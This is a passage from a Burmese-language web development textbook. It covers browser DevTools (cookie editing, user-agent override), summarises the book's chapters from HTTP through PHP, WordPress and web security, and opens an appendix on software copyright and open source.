နောက်ဆုံး Panel ကတေသာ့ Cookie များစီမံနိုင်ဖြစ်ပါတယ်။ Cookie Panel ကိုနိုပ်ကြည့်လိုက်ရင် လက်ရှိ Application အတွက် အသုံးပြုထားတဲ့ Cookie စာရင်းကိုတွေ့မြင်ရမှာပါ။ Cookie တန်ဖိုးပြင်ဆင်လိုက် ပြင်လိုတဲ့ Cookie ကို Right-Click နိုပ်ပြီး ပြင်ဆင်နိုင်ပါတယ်။ Cookie အသစ်ထည့်သွင်းလိုရင်တော့ နံပါတ် (၁) မှာပြုထားတဲ့ Cookies Menu ထဲက Create Cookie ကို ရွေးပြီး ထည့်သွင်းနိုင်မှာပဲဖြစ်ပါတယ်။

အခုနောက်ပိုင်းမှာတော့ Firefox မှာပါဝင်လာတဲ့ Build-in DevTools က Firebug ထက်အလုပ်လုပ်ပိုပြီး Firebug မှာရရှိတဲ့ လုပ်ဆောင်ချက်အားလုံးကို Build-in DevTools မှာလည်း ရရှိလာတဲ့အတွက် Firebug ကို သီးခြား Plugin အနေနဲ့ထည့်သွင်းနေဖို့မလိုတော့ပဲ Build-in DevTools ကနေ အသုံးပြုနိုင်လာပြီဖြစ်ပါတယ်။

20.11 – Chrome DevTools

Google Chrome Browser နဲ့အတူ Build-in ပါဝင်လာတဲ့ DevTools ကိုလည်း Developer တွေ အကြိုက်များကြပါတယ်။ Firebug မှာရရှိနိုင်တဲ့ လုပ်ဆောင်ချက်အားလုံးကို Chrome DevTools မှာလည်းရရှိနိုင်ပြီး အသုံးဝင်တဲ့ အခြားဖြည့်စွက်လုပ်ဆောင်ချက်များလည်းပါဝင်ပါတယ်။ ကျွန်ုတ်ကတော့ ကနေအချိန်ထိ Firebug ကို အဓိက DevTools အနေနဲ့အသုံးပြုနေသူမျိုးသာ Firebug နဲ့နှမူနာထားပြီးဖော်ပြခဲ့တာပါ။ Firebug DevTools, Chrome DevTools စတဲ့ Tool တွေဟာလည်း လေ့လာထားသင့်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။



ပုံ (၂၁-၃) Chrome DevTools – Setting

ပုံ (၂၁-၃) မှာ Chrome DevTools နဲ့ User Agent ပြောင်းလဲပုံကိုဖော်ပြထားပါတယ်။ နံပါတ် (၁) မှာပြထားတဲ့ Setting Button ကိုနိပ်ပြီး DevTools Setting ကို ဝင်ရောက်နိုင်ပါတယ်။ ပြီးတော့မှ နံပါတ် (၂) မှာပြထားတဲ့ Override User Agent မှာ ရွေးချယ်လိုတဲ့ User Agent ကို ရွေးချယ်ပေးရပါတယ်။ နူးနာအရ Chrome က ပေးပိုတဲ့ Request တွေကို Server က Android 2.3 ကနေ ပေးပိုတဲ့ Request များအနေနဲ့ လက်ခံရရှိသွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Mobile Web Development မှာ လိုအပ်ရင် စမ်းသပ်အသုံးချိုင်ပါတယ်။

Conclusion

Developer တစ်ယောက်ဟာ အချိန်တော်တော်များများမှာ Code Editor နဲ့ Browser တိုကို အမြတ်တွေ့ အသုံးပြုနေရ မှာဖြစ်ပါတယ်။ ဒီ Software တွေကို ကိုယ်အတွက် Productive အဖြစ်ဆုံး အနေအထားတစ်ရပ်ဖြစ်နေအောင် လိုအပ်တဲ့ Setting များ ချိန်ထိခြင်း၊ Extension များ ဖြည့်စွဲက်ထားခြင်းအားဖြင့် Setup လုပ်ထားသင့်ပါတယ်။ ဒါမှသာ နေစဉ် Code ရေးသားရခြင်းဟာ သက်တောင့်သက်သာရှိပြီး ပျော်စရာလည်းကောင်းမှာပဲဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အကျဉ်းချုပ်

Catching Up with the Technology

ဒီစာအုပ်မှာ Professional Web Developer တစ်ဦးသိရှိသင့်သမျှ ပြည့်ပြည့်စုစုပါဝင်အောင် ကြိုးစားဖော်ပြုမယ်လို ရည်ရွယ်တဲ့အတိုင်း ဖော်ပြုခြုံပါပြီ။ လေ့လာခဲ့သမျှကို အကျဉ်းချုပ်ပြီးပြန်လည်ဖော်ပြချင်ပါတယ်။

အခန်း (၁) မှာ HTTP နဲ့ Web Standard အကြောင်းဖော်ပြုခဲ့ပါတယ်။ Ajax လိုနည်းစနစ်မျိုးနဲ့ အသစ်ပေါ်ထွက်လာတဲ့ HTML5 နည်းပညာများ ဘယ်လောက်ဆန်းပြားနေပါစေ Web နည်းပညာဟာ ရှိုးရှင်းတဲ့ HTTP ရဲ့ ဆက်သွယ်ပေးမှုနဲ့ လည်ပတ်နေခြင်းသာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီအခြေခံနည်းပညာကို ပထမဥုံးဆုံးဖော်ပြုခြင်းဖြစ်ပါတယ်။

အခန်း (၂) မှာတော့ HTML အကြောင်းဖော်ပြုခဲ့ပါတယ်။ Web Application များရဲ့ အခြေခံဖြစ်တဲ့ HTML ဟာ Document တွေ Format လုပ်ဖော်ပြယုံးအတွက်မဟုတ်ပဲ Semantic Data Structure အတွက်ဖြစ်တဲ့ဆိုတဲ့အချက်ကို အဓိကထားဖော်ပြုခြင်းဖြစ်ပါတယ်။

အခန်း (၃) မှာတော့ CSS အကြောင်းဖော်ပြုခဲ့ပါတယ်။ CSS ဟာ User Interface များတည်ဆောက်ရာမှာ အရေးပါ သလောက် လေ့လာသူများကလျှော့တွက် ကြလေ့ရှိတဲ့နည်းပညာ ဖြစ်ပါတယ်။ လေ့လာရမာက်ခဲ့ပေမယ့် အတော်လေးအသုံး ဝင်တဲ့ နည်းပညာဖြစ်ကြောင်းကို နောက်အခန်းတွေမှာဆက်ဖော်ပြတဲ့ နမူနာများမှာလည်း တွေ့မြင်ခဲ့ရမှာဖြစ်ပါတယ်။

အခန်း (၄) မှာ JavaScript အကြောင်းဖော်ပြုခဲ့ပါတယ်။ JavaScript ရဲ့ အဓိကတာဝန်ဟာ DOM API ရဲ့ အကူအညီနဲ့ Document မှာပါဝင်တဲ့ Element များကိုစီမံခြင်းဖြစ်ကြောင်း လိုရင်းကိုလေ့လာခဲ့ကြပါတယ်။ CSS ရဲ့ အကူအညီနဲ့ Interactive User Interface များ တည်ဆောက်နိုင်ကြောင်းလည်း နမူနာများနဲ့ဖော်ပြုခဲ့ပါတယ်။

အခန်း (၅) မှာတော့ HTML5 မတိုင်ခင်ကတည်းက Rich Internet Application များတည်ဆောက်ရာမှာ အထောက် အကူပြုခဲ့တဲ့ JavaScript Framework များကို မိတ်ဆက်ဖော်ပြုခဲ့ပါတယ်။ လိုအပ်ချက်အလိုက် ရွေးချယ်ပြီး ဆက်လက် လေ့လာသွားနိုင်စေဖို့ရယ်၊ JavaScript နဲ့ ဘာတွေလုပ်လို့ရသလဲဆိုတာကို မြင်သာစေဖို့ရယ်၊ ရည်ရွယ်ဖြေခြင်းဖြစ်ပါတယ်။

အခန်း (၆) မှာတော့ jQuery နဲ့ DOM Manipulation ပြုလုပ်ပုံကို ဖော်ပြုခဲ့ပါတယ်။ jQuery ရဲ့ အကူအညီနဲ့ User Interface များ တည်ဆောက်ရတာ များစွာလွှာယ်ကူအဆင်ပြုသွားပုံကို လက်တွေများနဲ့ဖော်ပြုခဲ့ပါတယ်။ ဆက်လက်ပြီး jQuery Plugin အချို့ အသုံးပြုပုံကိုလည်း ဖော်ပြုခဲ့ပါတယ်။

အခန်း (၃) မှာတော့ ထင်ရှားတဲ့ Server-side နည်းပညာများကို မိတ်ဆက်ဖော်ပြထားပါတယ်။ အဓိကဆက်လက် လေ့လာမှာက PHP ဖြစ်ပေမယ့် ရှိနေတဲ့အခြားနည်းပညာများရဲ့ ကိုယ်ပိုင်အားသာချက်များအကြောင်းကိုလည်း သိရှိထား စေဖို့ဖြစ်ပါတယ်။

အခန်း (၄) မှာတော့ PHP Programming Language ရဲ့ အခြေခံများကို လေ့လာခဲ့ကြပါတယ်။ Request Data များနဲ့ Form Input တန်ဖိုးများကို PHP နဲ့ လက်ခံစီမံပုံများ၊ Session/Cookie စီမံပုံများနဲ့ သိရှိမှတ်သားသင့်တဲ့ PHP Function များကို စုစုပေါင်းဖော်ပြခဲ့ခြင်း ဖြစ်ပါတယ်။

အခန်း (၅) မှာတော့ MySQL Database နဲ့ သူရဲ့ Feature တွေအကြောင်းဖော်ပြခဲ့ပြီး phpMyAdmin ခေါ် Web Based Database Management Software အသုံးပြုပုံကို လေ့လာခဲ့ပါတယ်။ ဆက်လက်ပြီး PHP နဲ့ MySQL ကို တွဲဖက်ပြီး Web Application များတည်ဆောက်ပုံကို လက်တွေ့နှုန်းတစ်ကွဲ ဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၀) မှာတော့ Apache Web Server နဲ့ PHP တို့ရဲ့ Setting များအကြောင်းဖော်ပြခဲ့ပါတယ်။ Apache ရဲ့ Cache Module, URL Rewrite Module များအသုံးပြုပြီး Application ကို အထောက်အကူပြုနိုင်ပုံတိုကို လေ့လာခဲ့ပါတယ်။ Web Application များကို အများအသုံးပြုနိုင်ဖို့ လွှင့်တင်တဲ့အခါ အထောက်အကူဖြစ်စေဖို့ ရည်ရွယ်ဖော်ပြခဲ့ခြင်း ဖြစ်ပါတယ်။

အခန်း (၁၁) မှာတော့ Modern Web Application ရဲ့ အဓိကနည်းပညာတစ်ခုဖြစ်လာတဲ့ Ajax နည်းစနစ် အကြောင်း ဖော်ပြခဲ့ပါတယ်။ jQuery ရဲ့အကူအညီနဲ့ XHR Request များ အလွယ်တစ်ကူး ပြုလုပ်နိုင်ပုံကို လက်တွေ့ Application လေးတစ်ခုနဲ့အတူ လေ့လာခဲ့ပါတယ်။ JavaScript အခြေပြု Web Application များရဲ့ သဘောသဘာဝကိုလည်း မြင်သာ စေဖို့ ရည်ရွယ်ဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။

အခန်း (၁၂) မှာတော့ Content အခြေပြု Website များတည်ဆောက်ရာမှာ အဓိကတွဲနည်းပညာဖြစ်တဲ့ Content Management System အကြောင်း ဖော်ပြခဲ့ပါတယ်။ Wordpress CMS ကို Install လုပ်ပုံကေန Theme များ ထည့်သွင်းပုံ Plugin များ ထည့်သွင်းပုံတိုကို အဆင့်လိုက်ဖော်ပြခဲ့ပါတယ်။ Wordpress Theme များ ကိုယ်တိုင်တည် ဆောက်တဲ့အခါ အထောက်အကူဖြစ်စေဖို့ သိရှိသင့်တဲ့ အခြေခံတစ်ချို့ကိုလည်း ထည့်သွင်းဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၃) မှာတော့ Code Maintainability အတွက် အရေးပါလျှပြီး Web Application Development မှာ အဓိကအသုံးပြုတဲ့ Model View Controller Pattern အကြောင်းကိုဖော်ပြခဲ့ပါတယ်။ MVC Pattern တစ်ခုကို PHP နဲ့ ကိုယ်တိုင်တည် ဆောက်နိုင်ပုံကိုလည်း နှုန်းတစ်ကွဲဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၄) မှာတော့ Web Application များရဲ့ အခြေခံလိုအပ်ချက်များကိုပါ ဖြည့်ဆည်းပေးနိုင်လာပြီဖြစ်တဲ့ HTML5 အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ Semantic Sectioning Element သစ်များ၊ CSS3၊ Offline App၊ Real-time App စသိဖို့ HTML5 ရဲ့ လက်တွေ့အသုံးပြုနိုင်နေပြီဖြစ်တဲ့ အသုံးဝင်တဲ့လုပ်ဆောင်ချက်များကို ဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၅) မှာတော့ Google, Facebook အပါအဝင် Web Application များကပေးထားတဲ့ Service များကို ရယူပေါင်းစပ်ခြင်းအားဖြင့် အသုံးဝင်တဲ့ အချက်အလက်များနဲ့ လုပ်ဆောင်ချက်များ အသင့်ရရှိနိုင်ပုံကို ဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၆) မှာတော့ Web Application များတည်ဆောက်ရာမှာ သတိပြုလိုက်နာသင့်တဲ့ Self-descriptive URL နဲ့

Consistence URL များအကြောင်းကို ဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၇) မှာတော့ Web Application Interface များကို Mobile Screen များမှာလည်း အဆင်ပြေအောင် အလိုအလျောက် ချိန်ညီဖော်ပြပေးနိုင်တဲ့ နည်းပညာတစ်ခုဖြစ်တဲ့ Responsive Web Design အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ Twitter Bootstrap Framework ကို မိတ်ဆက်ပေးခဲ့ပြီး နူးနာ Responsive Template တစ်ခုကိုလည်း တည်ဆောက်ခဲ့ကြပါတယ်။

အခန်း (၁၈) မှာတော့ Web Application Security နှဲပက်သက်ပြီး သတိပြုသင့်တဲ့ SQL Injection, CSRF, XSS အစရိတ်တဲ့ Threat များအကြောင်းကိုဖော်ပြခဲ့ပါတယ်။ တစ်လက်စတည်း Password Hash ရဲအရေးပါပဲနဲ့ ပြုလုပ်ပုံတိုက်ထည့်သွင်းဖော်ပြခဲ့ပါတယ်။

အခန်း (၁၉) ကတော့ ဒီစာအုပ်ရဲ့ဒုတိယအကြိမ်မှာ ဖြည့်စွက်ထည့်သွင်းထားခြင်းဖြစ်ပြီး Website တွေရဲ့ အမြန်နှင့်ကို မြင့်တင်နိုင်ဖို့အတွက် သိရှိသင့်တဲ့အချက်အလက်တွေနဲ့ လိုက်နာအသုံးပြုသင့်တဲ့ နည်းစနစ်တွေကို ဖော်ပြခဲ့ပါတယ်။

အခန်း (၂၀) မှာတော့ Code များရေးသားရာမှာ Productive ဖြစ်စေဖို့အတွက် Text Editor များရဲအရေးပါပဲနဲ့ Sublime Text 3 တို့အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ Browser DevTools များထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ Firebug အသုံးပြုပြီး HTML, CSS, JavaScript နဲ့ XHR Request များ Live ရေးသားစမ်းသပ်နိုင်ပုံတိုကိုလည်း ဖော်ပြခဲ့ပါတယ်။

နည်းပညာများအကြောင်းဖော်ပြတဲ့အခါ အချို့ကိုအသေးစိတ်ဖော်ပြခဲ့ပြီး အချို့ကိုတော့ မိတ်ဆက်ယုံသာ ဖော်ပြထားခဲ့ပါတယ်။ လက်တွေ့လိုအပ်မယ့် အပိုင်းများကို အသေးစိတ်ဖော်ပြခဲ့ခြင်းဖြစ်ပြီး၊ လိုအပ်လာတဲ့အခါမှ ဆက်လက်လေ့လာသွားလိုရနိုင်တဲ့ နည်းပညာများကိုတော့ မိတ်ဆက်ဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် အသေးစိတ်ဖော်ပြခဲတဲ့အကြောင်းအရာများကို လက်တွေ့ အသုံးချဖို့လိုသလို ကျိုန်နည်းပညာများကိုလည်း အဆက်မပြတ် ဆက်လက်လေ့လာသွားဖို့လိုအပ်ပါတယ်။

အဆက်မပြတ် တိုးတက်ပြောင်းလဲနေတဲ့နည်းပညာနဲ့ အလုပ်လုပ်ရတဲ့ ကျွန်တော်တို့လို Developer တွေအတွက် Life-Long Learning ခေါ် "စဉ်ဆက်မပြတ်လေ့လာနေရေး" နဲ့ Self-study ခေါ် "ကိုယ့်အားကိုယ်ကိုးလေ့လာနိုင်စွာမဲ့" တို့ဟာ မဖြစ်မနေလိုအပ်တဲ့ အရည်အချင်းများပဲဖြစ်ပါတယ်။ အခြေခံကျော်က်ပြီး အဆက်မပြတ်လည်းလေ့လာနေမယ်၊ ပြီးတော့ Self-study လုပ်တာက်တဲ့အလေ့အကျင့်လည်း ရှိထားမယ်ဆိုရင်တော့ နည်းပညာတွေများလုပောမယ့် အမှုလိုက်ရတာ ဒီလောက်တော့လည်း မခက်ခဲလှပါဘူး။ ဒါကြောင့်လည်း ဒီစာအုပ်မှာ တစ်ချို့ကိုစွဲတွေကို အခြေခံကျကျ သဘောတရားပိုင်းကိုအသားပေးပြီးဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေဟာ စာကျက်ပြီးပညာသင်လာခဲ့ကြရသူများဖြစ်တဲ့အတွက် အလွှတ်ကျက်မှတ်သားခြင်းကို အားသန်ကြပါတယ်။ နည်းပညာကို အမှုလိုက်လိုရင်တော့ အလွှတ်မှတ်သားတဲ့ နည်းလမ်းက အလုပ်ဖြစ်မှတ်မဟုတ်ပါဘူး။ မှတ်ဉာဏ်ဘယ်လောက်ကောင်းကောင်း အရှိန်အဟုန်နဲ့ပြောင်းလဲနေတဲ့နည်းပညာတွေကို စုပ္ပါမှတ်သားနေဖို့တို့မဖြစ်နိုင် ပါဘူး။ ဒါကြောင့် သက်ဆိုင်ရာနည်းပညာများရဲ့ အခြေခံသဘောများကို နားလည်ပိုင်နိုင်အောင်အထူးကြီးစားကြရမှုပဲဖြစ်ပါတယ်။ အခြေခံသဘောကိုနားလည်ပြန့်ရင် အင်တာနက်ခေတ်ဖြစ်တဲ့ အတွက် လိုအပ်တဲ့အချက်အလက်များကို အချိန်မရွေး ကိုးကားရယူအသုံးပြုသွားနိုင်မှုပါ။

ကနောက်တော့ ဘာနဲ့တူလဲဆိုတော့ စာအုပ်ယူလာခွင့်ပေးတဲ့စာမေးပွဲခန်းနဲ့တူပါတယ်။ စာမေးပွဲကို စာအုပ်ကြည့် ပြီးဖြောင့်ရုံးများဖြစ်လို့ ဒီလောက်တော့လည်းမခက်ပါဘူး။ မေးထားတဲ့မေးခွန်းကိုနားလည်ဖို့နဲ့ စာအုပ်ထဲကစာတွေကိုလည်းနားမလည်ရင်တော့ စာအုပ်ပြီးသာရှိနေပြီး ဘယ်စာ

မျက်နှာလူန်ရမှန်သိမှာမဟုတ်ပါဘူး။ အင်တာနက်ဆိတဲ့စာအုပ်ကိုလှန်ပြီး မေးသမူမေးခွန်းကို ဖြန့်စီးနေဟာ သက်ဆိုင်ရာပညာရပ်မှာ ကျပ်းကျင်သူရယ်လိုလာက်မထောင်နိုင်နေပဲဖြစ်တယ်လို့ ဆိုလိုက်ချင်ပါတယ်။ ဒါကြောင့် နည်းပညာလေ့လာတဲ့အခါမှာ နားလည်အောင်ကြိုးစားပါ၊ အလွတ်မမှတ်ပါနဲ့လို့ ထပ်ပြေပါရစေ။

အားလုံးပဲ ကိုယ်စိတ်နှစ်ဖြာကျိုးမာချမ်းသာပြီး အောင်မြင်တဲ့ Web Developer များဖြစ်ကြပါစေလို့ ဆုတောင်းမေတ္တာပိုသလိုက်ပါတယ်ခင်ဗျာ ...

အိမောင်

Fairway Web

၀၇-၀၆-၂၀၁၃ ရက်နေ့တွင် ပထမအကြိမ်ရေးသားပြီးစီးသည်။
၀၈-၁၂-၂၀၁၃ နေ့တွင် ဒုတိယအကြိမ် ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။
၀၉-၀၅-၂၀၁၅ ရက်နေ့တွင် Version 2.1 ပြင်ဆင်တည်းဖြတ်ပြီးစီးသည်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

နောက်ဆက်တဲ့ (၁)

Everything You Know about Open Source is Wrong

ကျွန်တော်တိ ဒီစာအပ်မှာထည့်သွင်းလေ့လာခဲ့တဲ့ နည်းပညာတွေထဲက အများစုံဟာ Open Source နည်းပညာများ ဖြစ်ပါတယ်။ jQuery, PHP, MySQL, Apache, Wordpress နဲ့ မိတ်ဆက်ဖော်ပြခဲ့တဲ့ JavaScript Framework များ၊ MVC Framework များဟာ Open Source နည်းပညာများချည်းပါပဲ။ ဒီလိုအမြတ်တွေအသုံးပြနေရမယ့် Open Source နည်းပညာများ ရဲ့ သဘောသဘာဝကို ကျွန်တော်တိ Developer များအနေနဲ့ သိရှိထားသင့်ပါတယ်။ ဒါကြောင့် Web Development နဲ့ တိုက်ရိုက်မသက်ဆိုင်ပေါ်ထဲတွေအသုံးပြန်ပေးလိုက်ပါတယ်။

အများစုံက Open Source Software လိုပြောလိုက်ရင် အခမဲ့ရယူအသုံးပြနိုင်ယုံမက Source Code ကိုပြနိုင်ပေးထားတဲ့ Software များလိုပြင်ကြပါတယ်။ မှားတော့မမှားပါဘူး။ ဒါပေမယ့် မပြည့်စုံသေးပါဘူး။ ပိုမြီးပြည့်စုံစိုးရိုရင် နောက်ကြောင်း နည်းနည်း ပြန်ကြည့်ဖို့လိုပါလိမ့်မယ်။

Software and Copyright

ကွန်ပျိုတာနည်းပညာခေတ်ဦးပိုင်းဖြစ်တဲ့ ၁၉၇၀ ကနေ့ ၁၉၇၅ အထိကာလတွေက Software ဟာ သီးခြားနည်း ပညာတစ်ခုမဟုတ်သလို ပိုက်ဆောင်ပြီးဝယ်သုံးရတဲ့အရာတစ်ခုလည်းမဟုတ်ပါဘူး။ ကွန်ပျိုတာထုတ်လုပ်သူများက ကွန်ပျိုတာနှင့် တစ်တွဲတည်းထည့်သွင်းရောင်းချကဲ့ အရာတစ်ခုသာဖြစ်ပါတယ်။ ကုန်ပစ္စည်းတစ်ခုကဲ့သို့ အကျိုးအမြတ်အလိုက် ထုတ်လုပ်ရောင်းချကဲ့ Software ရွေးကွက်ဆိုတာလည်း မရှိသေးပါဘူး။ ကွန်ပျိုတာဆိုတာလည်း ကနေ့ခေတ်လို အများသုံးမဟုတ်သေးပါဘူး။ ပညာရှင်များနဲ့ စီးပွားလုပ်ငန်းအနည်းစုကသာ အသုံးပြနိုင်ကြတေပါ။

၁၉၇၀ ကျော်ကာလများ ရောက်တဲ့အခါမှာတော့ ကွန်ပျိုတာကို Software နဲ့ Hardware ဆိုပြီး စတင်ခွဲခြားလာခဲ့ကြပါတယ်။ ဒီလိုခွဲခြားလာတဲ့အတွက် ကွန်ပျိုတာနဲ့အတွဲလိုက်ထုတ်လုပ်ခြင်းမဟုတ်ပဲ သီးခြားထည့်သွင်းပြီး အသုံးပြနိုင်တဲ့ Software များ ထုတ်လုပ်ရောင်းချသူတွေစတင်ပေါ်ပေါ်လာပါတယ်။ အဲဒီ Third-Party Software တွေက ကွန်ပျိုတာနဲ့အတူ တစ်ပါတ်ည်းထည့်သွင်းပေးလာတဲ့ Bundle Software တွေကို စွမ်းဆောင်ရည်ပိုင်းမှာ စိန်ခေါ်လာနိုင်ခဲ့ပါတယ်။ ဒါနဲ့ပဲ Software ထုတ်လုပ်ရောင်းချခြင်းဟာ စိတ်ဝင်စားစရာ စီးပွားရေးရွေးကွက်တစ်ခု တစ်ဖြည့်းဖြည့်းဖြစ်လာခဲ့ပါတယ်။ ဒီလို စီးပွားရေးရွေးကွက်ဖြစ်လာတဲ့အတွက် Software ထုတ်လုပ်သူတွေက သူတို့ရဲ့ Software တွေကို အခြားသူများ လေ့လာအတုံးခြင်း၊ ကူးယူအမြတ်ထုတ်ခြင်းမှ ကာကွယ်ဖို့အတွက် အကာအကွယ်ပေးနိုင်တဲ့ နည်းပညာတွဲတိုင်ဖန်တီးလာခဲ့ကြပါတယ်။

မူပိုင်ခွင့်ဥပဒေတွေလုပ်လည်း ကွန်ပျိုတာ Software နဲ့သက်ဆိုင်တဲ့ ပြုဌာန်းချက်တွေကို ၁၉၈၀ ဝန်းကျင်မှာ တိုးခဲ့ထည့်

သွင်းလာခဲ့ကြပါတယ်။ အဲဒီအချိန်ကစပြီး ကွန်ပူဗ္ဗာ Software ဆိုတာ၊ နည်းပညာနဲ့ရော၊ မူပိုင်ခွင့်ဥပဒေတွေရဲ့အကာအကွယ်နဲ့ပါ ကူးယူခြင်း၊ ဖြန်ဝေခြင်း ပြင်ဆင်ခြင်းတွေကို ကန်သတ်ထားတဲ့ အရာများဖြစ်လာခဲ့ပါတယ်။

တစ်ဦးတစ်ယောက်က Software တစ်ခုကိုဖန်တီးတဲ့အခါ အချိန်တွေ၊ ငွေတွေစိုက်ထုတ်ခဲ့ရမှာဖြစ်ပါတယ်။ ဒီလိုဂင်းနှီးတိတွင်ထားရတဲ့တိတွင်မှုကို အားသူများက တရားမဝင်ကူးယူသွားခြင်းမပြနိုင်အောင် မူပိုင်ခွင့်ဥပဒေများရဲ့ အကာအကွယ်ကိုယူရမှာပဲ ဖြစ်ပါတယ်။ Software တစ်ခုကို Copy ကူးရတာကသိပ်လွယ်တော့ ကူးလိုမရနိုင်တဲ့ နည်းပညာအစီအမံတွေလည်း ထည့်သွင်းရမှာပါပဲ။ အခြေခံအားဖြင့် ဒါ သဘာဝကျပါတယ်။

အမှန်တစ်ကယ် ဒီနေရာမှာ ပြောစရာရှိလာတာက Copyright Law လိုခေါ်တဲ့ မူပိုင်ခွင့်ဥပဒေဖြစ်ပါတယ်။ မူပိုင်ခွင့် ဥပဒေရဲ့ ရည်ရွယ်ချက်က တိတွင်ဖန်တီးမှုများကို အကာအကွယ်ပေးခြင်းအားဖြင့် တိတွင်ဖန်တီးမှုပြုလုပ်သူများက များများ တိတွင်ချင်လာ အောင်အားပေးပို့ဖြစ်ပါတယ်။ မူပိုင်ခွင့်ဥပဒေများက မူလဖန်တီးသူကို ဖန်တီးမှုပဲပုံကိုသာကောင်းပြုခြင်းပြုချက်မရပဲအားသူများကအသုံးပြုခြင်း၊ ထပ်ဆင့်ဖြန်ဝေခြင်းတို့ကို တားမြစ်ပေးပါတယ်။ ဒီတော့ အသုံးပြုလိုသူက အခြေခံအားဖြင့် မူပိုင်ခွင့်ပိုင်ရှုခွင့်ပြုချက် (လိုင်စ်) နဲ့ တှားသုံးရပါတယ်။ Software မှာတော့ End-User License Agreement (EULA) လိုခေါ်ပါတယ်။ အဓိပ္ပာယ်က Software တစ်ခုကို အသုံးပြုဖို့ ဝယ်လိုက်တယ်ဆိုတယ်။ အသုံးပြုခွင့်ကိုဝယ်တာဖြစ်ပါတယ်။ Software ကို ဝယ်တာမဟုတ်ပါဘူး။ ဒါကိုထည့်ပြာရတာက ကျွန်တော်တို့ဆိုမှာ Software ဝယ်သုံးတဲ့အလေ့အထသိပ်မရှိတော့၊ Software တစ်ခုခုဝယ်လိုက်တယ်ဆိုရင် ဝယ်လိုက်တဲ့ Copy ကို ကိုယ်ပိုင်သွားတယ်လို့ အုပ်တုံးတက်ကြတာကို မကြာမကြတော့ရလိုပြုဖြစ်ပါတယ်။ Software နဲ့ မူပိုင်ခွင့်ကို မူလဖန်တီးသူကသာပိုင်ပြီး ဝယ်ယူသူက အသုံးပြုခွင့်ကိုသာ (EULA က ခွင့်ပြုထားတဲ့ဘောင်အတွင်းက) ရရှိတာဖြစ်ပါတယ်။

မူပိုင်ခွင့်ဥပဒေများရဲ့ရည်ရွယ်ချက်က ဖန်တီးမှုတွေကိုအားပေးဖို့လို ဆိုခဲ့ပါတယ်။ ပန်းချီ၊ ကဗျာ၊ ဝတ္ထု၊ အတော်ညွှန်းသီချင်း၊ ဓါတ်ပုံ၊ စုတဲ့ အနုပညာဖန်တီးမှုများကိုလည်း ဒီဥပဒေက ဟိုးရေးရေးကနေ အော်ချိန်ထိ အကာအကွယ်ပေးလာခဲ့တာပါ။ ဒီနေရာမှာ တစ်ခုသတိပြုသင့်တာရှိပါတယ်။ မူပိုင်ခွင့်ဥပဒေများက သူများရှိက်ထားတဲ့ ဓါတ်ပုံကို "ဒါပါ့ဓါတ်ပုံ" လို့ အချောင်ယူခြင်းကနေ ကာကွယ်ပေးတာပါ။ အဲဒီ ဓါတ်ပုံကိုကြည့်ပြီး "ရှိက်ချက်လေးကောင်း လိုက်တာ" ဆိုပြီး ကြည့်ရှုလေးကို မတားမြစ်ပါဘူး။ တစ်ယောက်က အနုပညာမြေက်အရာတစ်ခုကို ဖန်တီးမယ်၊ အားသူများက လေးလာ မယ်၊ ကြည့်ရှုမယ်၊ မှတ်သားသင်ယူမယ်၊ ပြီးတော့ ပိုကောင်းတဲ့အရာများကို ဒီလိုလေးလာမှတ်သားထားချက်များက ရရှိလာတဲ့ အသုပညာများနဲ့ပေါင်းစပ်ပြီး တိတွင်ဖန်တီးနိုင်ကြမှာ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ မူလဖန်တီးသူကလည်း လွှပ်လွှပ်လပ်လပ်ဖန်တီးနိုင်သလို့ အားသူများကလည်း ဒီဖန်တီးမှုကို လေးလာပြီး ပိုကောင်းတဲ့တစ်ခု (သို့မဟုတ်) ရှုဒေါင်မတူတဲ့တစ်ခုကို ကိုကားဖန်တီးနိုင်စေမှုဖြစ်ပါတယ်။

